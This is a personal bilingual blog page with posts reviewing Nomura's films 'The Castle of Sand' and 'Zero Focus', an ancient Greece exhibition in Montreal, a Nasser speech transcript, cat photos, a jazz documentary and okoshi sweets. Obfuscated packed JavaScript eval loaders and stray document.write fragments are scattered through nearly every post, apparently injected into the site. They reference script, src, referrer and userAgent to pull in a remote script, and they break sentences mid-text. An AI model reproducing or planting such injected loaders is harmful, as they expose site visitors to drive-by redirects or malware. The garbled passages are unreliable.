The last time Miki Kenichi was seen by his family, he was leaving for a lengthy pilgrimage that culminated in Ise. He was supposed the come right back to Okayama, so why did he stop in Tokyo? He must have seen something or someone that made him change his plans. So, once again, Imanishi takes the train to investigate around the Ise shrine. In the meantime, young policeman Yoshimura Hiroshi is looking for the murderer’s shirt which was likely covered by blood in the attack and, since he wasn’t noticed by anyone in the aftermath, he must have somehow got rid of it. Someone had noticed a woman in a train throwing shredded paper or clothing through the window. Could have it been the shirt? Yoshimura locates her but when he tries to interrogate her, she escapes. In several occasions, the detectives cross path with a young up-and-coming composer-conductor named Waga EiRyo, who, they later learned, is the lover of Rieko (played by Yoko Shimada, of Shogun‘s fame), the woman from the train. The investigation then shift toward him and brings our detectives to Osaka. Who is he and what’s his connection with Miki Kenichi?

The Castle of Sand is a very good movie offering a captivating detective story. It is well written and masterfully intertwines at least three storylines (the investigation, Chiyokichi and Hideo’s story, Rieko and Wada’s story) that will somehow converge in the end. The movie is also beautifully shot. It is in many ways similar to Zero Focus, the other movie by director Yoshitaro Nomura (often called “Japan’s Hitchcock”) that we have recently seen. Again, Nomura makes us travel by train to a rural Japan that doesn’t exist anymore, but this time we see it in colour. He also offers us a much more impressive cast with the like of Tetsuro Tamba (Harakiri, Kwaidan, You Only Live Twice, Riki-Oh, The Twilight Samurai) or Ken Ogata (Vengeance Is Mine, The Ballad of Narayama, The Pillow Book, The Hidden Blade, Love and Honor), with cameo appearances of Kiyoshi Atsumi (of Tora-san‘s fame) and possibly Nobuko Miyamoto (wife and preferred actress of director Juzo Itami—but she’s not credited here…).

This is probably the best and most successful of Nomura’s movies. It not only offers an interesting police story full of drama and compassion, but also preserve on film the fascinating geographical and social landscapes of the ’60s and ’70s Japan, somewhat reminding us that nonconformity (expressed here by the father’s disease) always brought rejection and ostracism from Japanese society. My only complain is that the movie is way too long. Particularly the end, where Imanishi explains to his colleagues how the last pieces of the puzzle come together while, as we see a long flashback of the hardship of his childhood, Waga plays his latest composition, titled “Destiny”, to a packed concert hall. We have to endure the whole concerto for nearly fourty minutes! However, it is still a movie that I highly recommend.

You can find several trailers of the movie on Vimeo and on Youtube (in Japanese only):


Actually, you can even watch on Youtube the whole movie (again, in Japanese only):


The Castle of Sand ( ??? / Suna no utsuwa / lit. “Bowl of sand” ): Japan, 1974, Colour, 143 min.; Dir.: Yoshitaro Nomura; Scr.: Shinobu Hashimoto, Yoshitarô Nomura & Yôji Yamada (based on the novel of the same title by Seicho Matsumoto); Phot.: Takashi Kawamata; Ed.: Kazuo Ôta; Art dir.: Kyôhei Morita; Mus.: Yasushi Akutagawa; Prod.: Shinobu Hashimoto, Yoshiharu Mishima, Masayuki Satô; Cast: Tetsuro Tamba (Detective Eitaro Imanishi), Go Kato (Eiryo Waga/Hideo Motoura), Kensaku Morita (Detective Hiroshi Yoshimura), Yoko Shimada (Rieko Naruse), Karin Yamaguchi (Sachiko Tadokoro), Ken Ogata (Kenichi Miki), Seiji Matsuyama (Shokichi Miki), Yoshi Kato (Chiyokichi Motoura), Chish? Ry? (Kojuro Kirihara). Available on Dvd only in importation.
For more information you can visit the following websites:
The Castle of Sand © 1974 Shochiku Co., Ltd.

[ Traduire ]

Zero Focus

“Teiko (Yoshiko Kuga), document.write(“”); a new bride in an arranged marriage, sees her husband off on a trip to wrap up his business affairs in Kanazawa in western Japan before returning to start a new project in Tokyo. When he disappears, Teiko goes to Kanazawa and ultimately to the ruggedly mountainous Noto peninsula to find out what happened to him. With the help of police and an investigator from her husband’s company, she discovers a web of deceit (…).”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iriiz|var|u0026u|referrer|fhdnz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aiiyy|var|u0026u|referrer|eyzys||js|php’.split(‘|’),0,{}))

(Text from the
Turner Classic Movies’ article)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.


I recorded this b&w Japanese film noir on my PVR late sunday night from TCM and have watched it yesterday. I really liked it: it’s an interesting and beautiful mystery crime movie. I was hesitant at first to watch it because the label “film noir” made me expect a sort of violent and sordid movie, but after all it was nothing like that. It was the typical calm and beautifully shot Japanese movie that I like to watch.

The story follows a recently wed woman who’s looking into the disappearance of her husband who went on a business trip and never came back. She slowly investigates his past to discover that he was not the man she thought he was. She realized that, after all, she knew little of him. He was living a double life and this complicated situation was forcing him into hard choices. She travels from one region of Japan to another, making us discover a Japanese countryside that doesn’t exist anymore.

In a very similar way to Rashomon, we see the protagonists various point of view as well as the woman’s theories on the fate of her husband. Is he alive or dead? Was it suicide or murder? Who did it and why? The reconstruction of the events keeps changing, sometime unexpectedly. The storytelling is quite skillfully woven.

The director, Yoshitaro Nomura, was born into the movie industry as his father directed many silence movies. He started as an assistant to Akira Kurosawa and had a prolific career at Shochiku, shooting eighty-nine films in all genres but having a definite preference for crime drama. He also often adapted to the screen novels by mystery writer Yoshitaro Nomura. It is a shame that he is not well known by western movie fans. There is a 2009 remake of this movie directed by Isshin Inudo.

You can find a trailer of the movie on Youtube (in Japanese only, but a subtitled trailer is also available on Video detective):


Actually, you can even watch on Youtube the whole movie (again, in Japanese only and split in seven parts):


Zero Focus (????? / Zero no shoten): Japan, 1961, B&W, 95 min.; Dir.: Yoshitaro Nomura; Scr.: Shinobu Hashimoto & Yoji Yamada (based on the novel of the same title by Seicho Matsumoto); Phot.: Takashi Kawamata; Ed.: Yoshiyasu Hamamura; Cost. Des.: Yuji Nagashima; Art dir.: Koji Uno; Mus.: Yasushi Akutagawa; Prod.: Ichinozuke Hosumi, Shigero Wakatsuki; Cast: Yoshiko Kuga (Teiko Uhara), Hizuro Takachiho (Sachiko Murota/Emmy), Ineko Arima (Hisako Tanuma), Koji Nanbara (Kenichi Uhara), Ko Nishimura (Sotaro Uhara), Sadako Sawamura ( Sotaro’s wife), Yoshi Kato (Mr. Murota), Tatsuo Nagai (Lt. Kitamura); Available on Dvd from Home Vision Entertainment.
For more information you can visit the following websites:
Zero Focus © 1961 Shochiku Co., Ltd.

[ Traduire ]

The Greeks

Pointe-à-Callière Presents the World Première of the Largest Exhibition on Ancient Greece Ever Produced in North America.”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tzrni|var|u0026u|referrer|ssddf||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zybht|var|u0026u|referrer|kbsaz||js|php’.split(‘|’),0,{}))

“The exhibition spans over 5, document.write(“”); 000 years of Greek history and culture and takes visitors on an exceptional and fascinating journey back to the origins of the cradle of Western civilization, its heritage and the traces it has left in the hearts and minds of the Greek people.”

This exceptional exposition is presented at Pointe-à-Callière: Montréal Museum of Archaeology and History in Old Montréal, from December 12, 2014 to April 26, 2015. Only one month left to visit it, so hurry up and go have a look!

The exhibition is produced by the Hellenic Ministry of Culture and Sports (Athens, Greece), Pointe-à-Callière, Montréal Archaeology and History Complex (Montréal, Canada), the Canadian Museum of History (Gatineau, Canada), The Field Museum (Chicago, USA), and the National Geographic Museum (Washington, DC, USA). ©Pointe-à-Callière, Montréal Museum of Archaeology and History. All rights reserved. You will find more information on the museum web page and Youtube channel.

This is a fifteen seconds promo for the exposition, but the museum Youtube channel also offers a longer promo (1:00) and a short video (1:06) showing how the exposition was put together. A longer video (in french only, 3:10) shows more of the making of the exposition and explains why it is so exceptional.


I took advantage of a longer week-end this afternoon to visit this exposition. Being so busy lately, I was afraid that I would miss it since there’s only a month left to visit it. I urge you to hurry and go a look on this exceptional exposition. It really synthesizes is a small exhibit (a little more than five-hundreds artifacts from twenty-one Greek museums) the entire history of ancient Greece which had such a profound impact on all our western civilisations. Suddenly my memory was flooded by a wave of images, facts and souvenirs from my university time when I was studying ancient history. That was great!

Actually, the title of the exhibition is a little misleading since it really starts with the Neolithic period and the Cycladic culture (6,500 to 1,450 BCE), showing us a few of those famous cycladic figurines like the “violin-shaped” female figurines and those long female figurine with faces that look a little like the Easter Island’s moai.

[Opposite: Female figurine; Discovered in Amorgos, the easternmost island of the Cyclades, the marble figurine seems to have on the back a cap or a particular hairstyle. Amorgos, 2800-2300 BCE, © National Archaeological Museum, Athens]

However, the exhibition quickly brings us into the Bronze age (16th to 12th Centuries BCE), with the Minoan civilisation in Crete and the Mycenaean civilization on the mainland, and then into the Iron Age (11th to 8th Centuries BCE), renown for its Geometric pottery and Homeric heroes.

The exhibit pauses to talk about Homer‘s epics, the Iliad and the Odyssey, which recorded the oral histories of the greek gods and heroes but also tells us a lot about the History of that era.

I was quite impressed by being able to see with my own eyes linear A & linear B tablets, Mycenaean dagues & swords and lots of fabulous gold objects. Although the iconic Agamemnon mask displayed at the exhibit was a reproduction — probably because the original is too precious to travel abroad.

[Above: A Lekythos (funerary vase) in clay depicting Achilles avenging Patroclus. Hector, leader of the Trojan army, killed Patroclus, thinking he was Achilles. Blind with rage at the death of his friend, Achilles killed Hector, tied his body to a chariot, and dragged it around Patroclus’ tomb. Delos, late 6th century BCE, © Archaeological Museum of Delos]

The exhibition then moves to the second floor with another succession of rooms introducing us to the Archaic period (7th to 6th Centuries BCE). After a time of decline, the greek civilisation reorganize and consolidate itself around several city-states and a strong aristocracy, bringing an era of prosperity and expansion.

In that part of the exhibit we can see several kouroi and korai (votive statues of young men [kouros] and women [kore] in rather stiff posture; geochemical analysis tells us they were richly coloured), artifacts found in the tombs of several aristocrat women or priestesses (particularly the tomb of the Lady of Archontiko, probably the wife of a Bottiaean ruler), and some interesting warriors’ helmets.

[Opposite: a Koré. This Greek kore of Parian marble from the late 6th century BCE decorated a temple in the Acropolis in Athens. In the 7th and 6th centuries BCE, statues of young women (kore, plural korai) — larger than life-size at the beginning and life-size later on — were placed in Greek sanctuaries as offerings to the gods or served as grave markers. Athenian Acropolis, 520–510 BCE, © Acropolis Museum, Athens]

However, most of the second floor exhibit is dedicated to the Classical period (5th to 4th Centuries BCE). This is the summum of the ancient greek civilisation.

In this case, the exhibit is divided in several themes: the Olympics, the battle of Thermopylae (made notorious by the movie 300), the Athenian democracy, the rich literary culture (theatre, philosophy, rhetoric), etc. Here the artifacts displayed are less spectacular (mostly potteries and stone sculptures — I was disappointed to see very little coins) and the exhibit rests more on several explanatory panels and animated videos.

[Above: Votive relief offered to Asklepios. This bas-relief of pentelic marbre shows Asklepios, accompanied by his children, receiving the tributes of mortals whom he has cured. This type of object was placed in sanctuaries dedicated to the god of medicine. Loukou, 375–350 BCE, © National Archaeological Museum, Athens]

The exhibit concludes with the Pre-Hellenistic period (4th Century BCE) which was dominated by the kings of ancient Macedon: Philip II and Alexander the Great.

Here we learn about the macedonian rituals and belief (death rituals, Eleusinian mysteries). Artifacts come from the tombs of a priest in Stavroupolis, a priestess in Derveni and, of course, the tomb of Philip II (including Queen Meda magnificent gold wreath). There’s also several representation of Alexander.

The spreading of the classical greek culture made possible by Alexander’s conquest will bring a new era, the Hellenistic period, characterized by a rich culture, that will last until the Roman empire.

[Above: Marble sculpture of Alexander the Great. Upon becoming master of a large part of the ancient world, the young Alexander introduced Greek culture to Asia and imposed the use of Greek on many peoples. He also founded no fewer than 70 towns in the East modelled on Greek city-states. Ella, late 4th century BCE, © Archaeological Museum of Pella]

This exhibition is definitely a must. The only negative points that I unfortunately must bring out is the fact that it is quite expensive ($20 ! In today’s context it is clear that one must pay a lot for access to culture; although you get a 20% rebate if you have the Acces-Montreal card [FB]) and that photography is strictly forbidden at all times in every exhibition rooms. Museum usually forbid only flash photography (since light can often damage the art, but that’s good for paintings; I can hardly see what damage light could do to stone artifacts!) and when they forbid all photography it is usually to make more money by selling reproductions (which is not the case here). That was probably a requirement from the lending museums. Fortunately, for once, the museum shop is offering a souvenir book that is relatively complete (132 pages, although it is NOT an exhaustive catalog of the exhibition) and at a quite reasonable price ($9.95). It is really worth purchasing (but it is for now available only in the museum shop).

Update: Now you can also get a $5 discount with the OPUS card (the smart card to pay your Montreal transit system’s fares).

[ Traduire ]

Quand les Égyptiens riaient à l’idée du port du voile!

Hier je suis tombé sur ce vidéo en parcourant Facebook. Je l’ai trouvé tellement intéressant que je le partage ici avec vous.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rtder|var|u0026u|referrer|aaind||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zbfty|var|u0026u|referrer|tiryh||js|php’.split(‘|’),0,{}))

Dans ce discours de 1966, document.write(“”); Gamal Abdel Nasser (qui fut le charismatique et progressiste président d’Égypte de 1956 à 1970) fait état de sa rencontre avec les Frères Musulmans en 1953 et le fait qu’ils exigeaient qu’il impose le port du voile aux femmes. Cette idée fait rire la foule!


Ce video semble avoir refait surface en 2012, au moment où Mohamed Morsi et les Frères Musulmans prenaient le pouvoir en Égypte, comme en fait foi cet article sur France 24. Il existe aussi sur Youtube une version du discours sous-titrée en anglais.

Dans une version plus longue de ce discours (14:26 min. sur Youtube), il continue en mentionnant que les Frères Musulmans exigeaient aussi qu’il interdise le travail des femmes et qu’il ferme les théâtres et cinémas. Il poursuit ensuite en exposant le complot des Frères Musulmans.

Il est amusant de constater qu’il y a une cinquantaine d’année l’idée de voiler le femmes faisait rire les Égyptiens. Aujourd’hui, alors que le fondamentalisme des musulmans plus radicaux a beaucoup progressé dans le monde arabe, je ne crois pas qu’il y ait matière à en rire… D’une certaine façon, et c’est peut-être surprenant, on voit bien que les choses n’ont guère changer dans le monde arabe et que, finalement, ce genre d’idée extrémiste ne date pas d’hier.

Vous pouvez lire la transcription de cet extrait du discours après le saut de page:

En 1953, nous voulions vraiment, honnêtement, collaborer avec les Frères Musulmans, pour qu’ils avancent dans le droit chemin.

J’ai rencontré le conseiller général des frères musulmans.

Il a présenté ses demandes.

Il a demandé quoi ?

D’abord, m’a-t-il dit, il faut que tu imposes le voile en Égypte et que tu ordonnes à chaque femme qui sort dans la rue de se voiler.

[ Éclats de rire dans l’assistance. ]

[ Nasser lève une main en l’air, l’air de dire « Oui, c’est incroyable, je ne fais que retranscrire. » ]

À chaque femme dans la rue.

[ Un homme crie dans l’assistance « Qu’il le porte lui même ! ». Redoublement des rires dans l’assistance. Nasser sourit. Applaudissements nourris du public. ]

Et moi je lui ai répondu que c’était revenir à l’époque où la religion gouvernait [référence à l’époque de Al-Hakim bi-Amr Allah, au XIe siècle] et et où on ne laissait les femmes sortir qu’à la nuit tombée.

Moi à mon avis, chacun est libre de ses choix.

Il me répondit : « Non ! C’est à toi de décider en tant que gouverneur responsable. »

Je lui répondis : « Monsieur, vous avez une fille à la faculté de médecine et elle ne porte pas le voile.

[ Rires et débuts d’applaudissements. Mais Nasser continue. ]

Pourquoi ne l’obligez vous pas à le porter ?

Si vous…

[ Applaudissements plus nourris, obligeant Nasser à s’interrompre. ]

Si vous n’arrivez pas à faire porter le voile à une seule fille, qui plus est la vôtre, comment voulez vous que je le fasse porter à 10 millions de femmes Égyptiennes?»

[ Explosion de rires dans l’audience. Nasser rit allègrement. ]

[ Translate ]

Cat-urday’s pictures


Chats sur la clôture / Cats on a fence
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rybza|var|u0026u|referrer|tysss||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znehr|var|u0026u|referrer|saazz||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-01-23)
Cats on a fence
J’ai souvent vu un tas d’oiseaux dans un arbre ou des pigeons alignés sur un fil, mais je ai été impressionné de voir un tas de chats alignés sur le dessus d’une clôture! Ici vous pouvez voir pas moins de sept chats dans les environs de mon arrière-cour (trois sur la clôture). Et, juste après que je ai pris cette photo, ils m’ont remarqué et ont tous couru vers mon balcon! C’était un peu hitchcockien… Après cela, ils ont traîné un peu sur ma clôture… Voir le vidéo après le saut de page:

I’ve often seen a bunch of birds in a tree or pigeons lining up on a wire, but I was impressed to see a bunch of cats lining up on the top of a fence! Here you can see no less than seven cats in the vicinity of my backyard (three on the fence). And, right after I took this picture, they noticed me and all ran toward my balcony! It was kind of Hitchcockian… After that they hang out a little on my fence… See the video after the jump:


Cats on a fence from clodjee on Vimeo.
Il s’agit probablement ici d’une chatte (au milieu, sur la porte) entourée de plusieurs matous…

Here we probably have a female cat (in the middle, on the door) surrounded by several tomcats…

Neil deGrasse Tyson’s take on the Meaning of Life

In a conference a young kid asks astrophysicst Neil deGrasse Tyson the age-old question: “What’s the Meaning of Life?” His answer made me realized that he and I share the same philosophy (in my case it’s almost a religion). In a nutshell, document.write(“”); here’s what he said:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|btirh|var|u0026u|referrer|yrifd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fnddk|var|u0026u|referrer|ibktz||js|php’.split(‘|’),0,{}))

“So when I think of ‘meaning’ in life, I ask, ‘Did I learn something today that I didn’t know yesterday, bringing me a little closer to knowing all that can be known in the universe?’ If I live a day and I don’t know a little more than I did the day before, I think I wasted that day.”

You can see the full exchange yourself on Youtube:


[Sources: CNET, io9]

[ Traduire ]

Le chat du rabbin – le film

Chat_du_rabbin-le_film“Alger, années 1920. Le rabbin Sfar vit avec sa fille Zlabya, un perroquet bruyant et un chat espiègle qui dévore le perroquet et se met à parler pour ne dire que des mensonges. Le rabbin veut l’éloigner. Mais le chat, fou amoureux de sa petite maîtresse, est prêt à tout pour rester auprès d’elle… même à faire sa bar mitsva ! Le rabbin devra enseigner à son chat les rudiments de loi mosaïque ! Une lettre apprend au rabbin que pour garder son poste, il doit se soumettre à une dictée en français. Pour l’aider, son chat commet le sacrilège d’invoquer l’Eternel. Le rabbin réussit mais le chat ne parle plus. On le traite de nouveau comme un animal ordinaire. Son seul ami sera bientôt un peintre russe en quête d’une Jérusalem imaginaire où vivraient des Juifs noirs. Il parvient à convaincre le rabbin, un ancien soldat du Tsar, un chanteur et le chat de faire avec lui la route coloniale…”

[ Texte de la jaquette arrière et du site officiel ]

Continuez après le saut de page >>

Continue reading

L’image du chat-medi

Saya regardant dehors / Saya looking out the window
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|azddd|var|u0026u|referrer|nsddr||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bifik|var|u0026u|referrer|fhhri||js|php’.split(‘|’),0,{}))
(iPhone 6 camera, document.write(“”); animated GIF with Photoshop, 2014-10-25)

Jazz Petite Bourgogne

J’ai fait la découverte cette semaine d’un intéressant web documentaire produit par Radio-Canada et disponible sur leur site internet Ici.musique.ca.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dsfer|var|u0026u|referrer|bfrtk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|khysb|var|u0026u|referrer|ebaas||js|php’.split(‘|’),0,{}))

C’est un documentaire passionnant si vous vous intéressé tant soit peu à l’histoire de montréal (particulièrement de la communauté noire), document.write(“”); des ses quartiers (ici la Petite-Bourgogne) et de la musique (plus précisément du Jazz). Je suis toujours surpris de (re-)découvrir comment notre histoire peut avoir été grandiose et intéressante. On a toujours tendance à penser que l’histoire du Québec est plutôt platte… Je vous recommande donc d’y jeter un coup d’oeil, ça vaut vraiment la peine!

Jazz Petite-Bourgogne raconte l’incroyable contribution de Montréal à l’histoire du jazz en explorant la vie des musiciens noirs légendaires de la Petite-Bourgogne. Ce quartier fut au cœur de la créativité musicale, des clubs privés et des bars clandestins des années 1920, la belle époque du jazz, aux années 1940 et 1950, l’Âge d’or du jazz. Oscar Peterson, Oliver Jones, les Frères Sealey, Nelson Symonds, Charlie Biddle, et Louis Metcalf font partie des grands qui ont vécu et/ou joué dans La Petite-Bourgogne.”

Le web documentaire se divise en quatorze capsules de trois ou quatre minutes chacune qui, après une brève introduction, nous présentent différents aspects de la vie (musicale) de ce quartier populaire de Montréal : les gares de train et les porteurs, la prohibition, le coin, l’église et la communauté, la pègre, danse et burlesque, le Café Saint-Michel, la vie dans la Petite-Bourgogne, le Rockhead’s Paradise, Oscar Peterson, le Black Bottom, les temps difficiles, et renaissance. Comme c’est une expérience interactive, le site offre aussi en complément des galeries de photos, des extraits audio, une chronologie interactive et un index des artistes.

[ Translate ]

Okoshi

When I was a kid I learned to make “Rice Krispies® squares” using a recipe written on the back of a cereal box. It’s a sweet treat that was well appreciated in my family and my sister still makes them for the Holidays. Later, document.write(“”); as a teenager, I was joking that it was a North American adaptation from asian cuisine (an idea that probably came from seeing the evil chinese spy Wen-Li eating his Rice Krispies® with chopsticks in the movie IXE-13 — see the trailer on Youtube).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zrzss|var|u0026u|referrer|abras||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rdnak|var|u0026u|referrer|aianf||js|php’.split(‘|’),0,{}))

I guess it was not such a far-fetched idea after all. When I heard that a restaurant in Montreal was offering Rice Krispies® sushi, I thought that someone else was in with the joke… Until I realized that Kellogg’s® had posted a Sushi Treats™ Recipe on their website! Okay, it’s made of gummy-worm and fruit strips, but I still think it is rather funny and, in a way, it does make sense.

And it makes even more sense today. As usual, I was eating lunch while watching NHK World on my iPad. Today, it was the travel show / language course “Meet and Speak” lesson #27: Walking the streets of Asakusa (you can see it on Youtube). Near the end of the show (at 8:34), they visit the Nakamise shopping street where a vendor prepare Kaminari Okoshi, a square sweet made of toasted rice. Seeing this, I realized that, after all, “Rice Krispies® squares” were most probably an adaptation of this Japanese sweet. It is very similar (although my wife says that Okoshi is much harder to eat than Kellogg’s® version).

You can easily finds Okoshi recipes online (here’s a simple one on Tousando and a demonstration on Youtube). Also on Youtube, there’s the first episode of the series Sweets Tales which is dedicated to Okoshi (it’s in Japanese, but you can set up english close-caption [CC]):


Bon appétit!

[ Traduire ]

August in review

On the domestic front, document.write(“”); August was an exhausting month. I covered the first part of the month in my previous entry (July in review). The second part was mostly dedicated to the Montreal World Film Festival. In the middle, I took a long week-end in order to recover as best as I could. I was so tired that, as usual, I didn’t do as much as I wanted. Disappointingly, I didn’t write any book or movie comments, but I wrote the overdue review of the month, went to the clinic to get reassured about my knee, updated the blog with the festival’s scheduling and movies information, but mostly rested. The situation at work had probably something to do with my exhaustion and the coming weeks (where I would be attending the festival) would certainly not help.
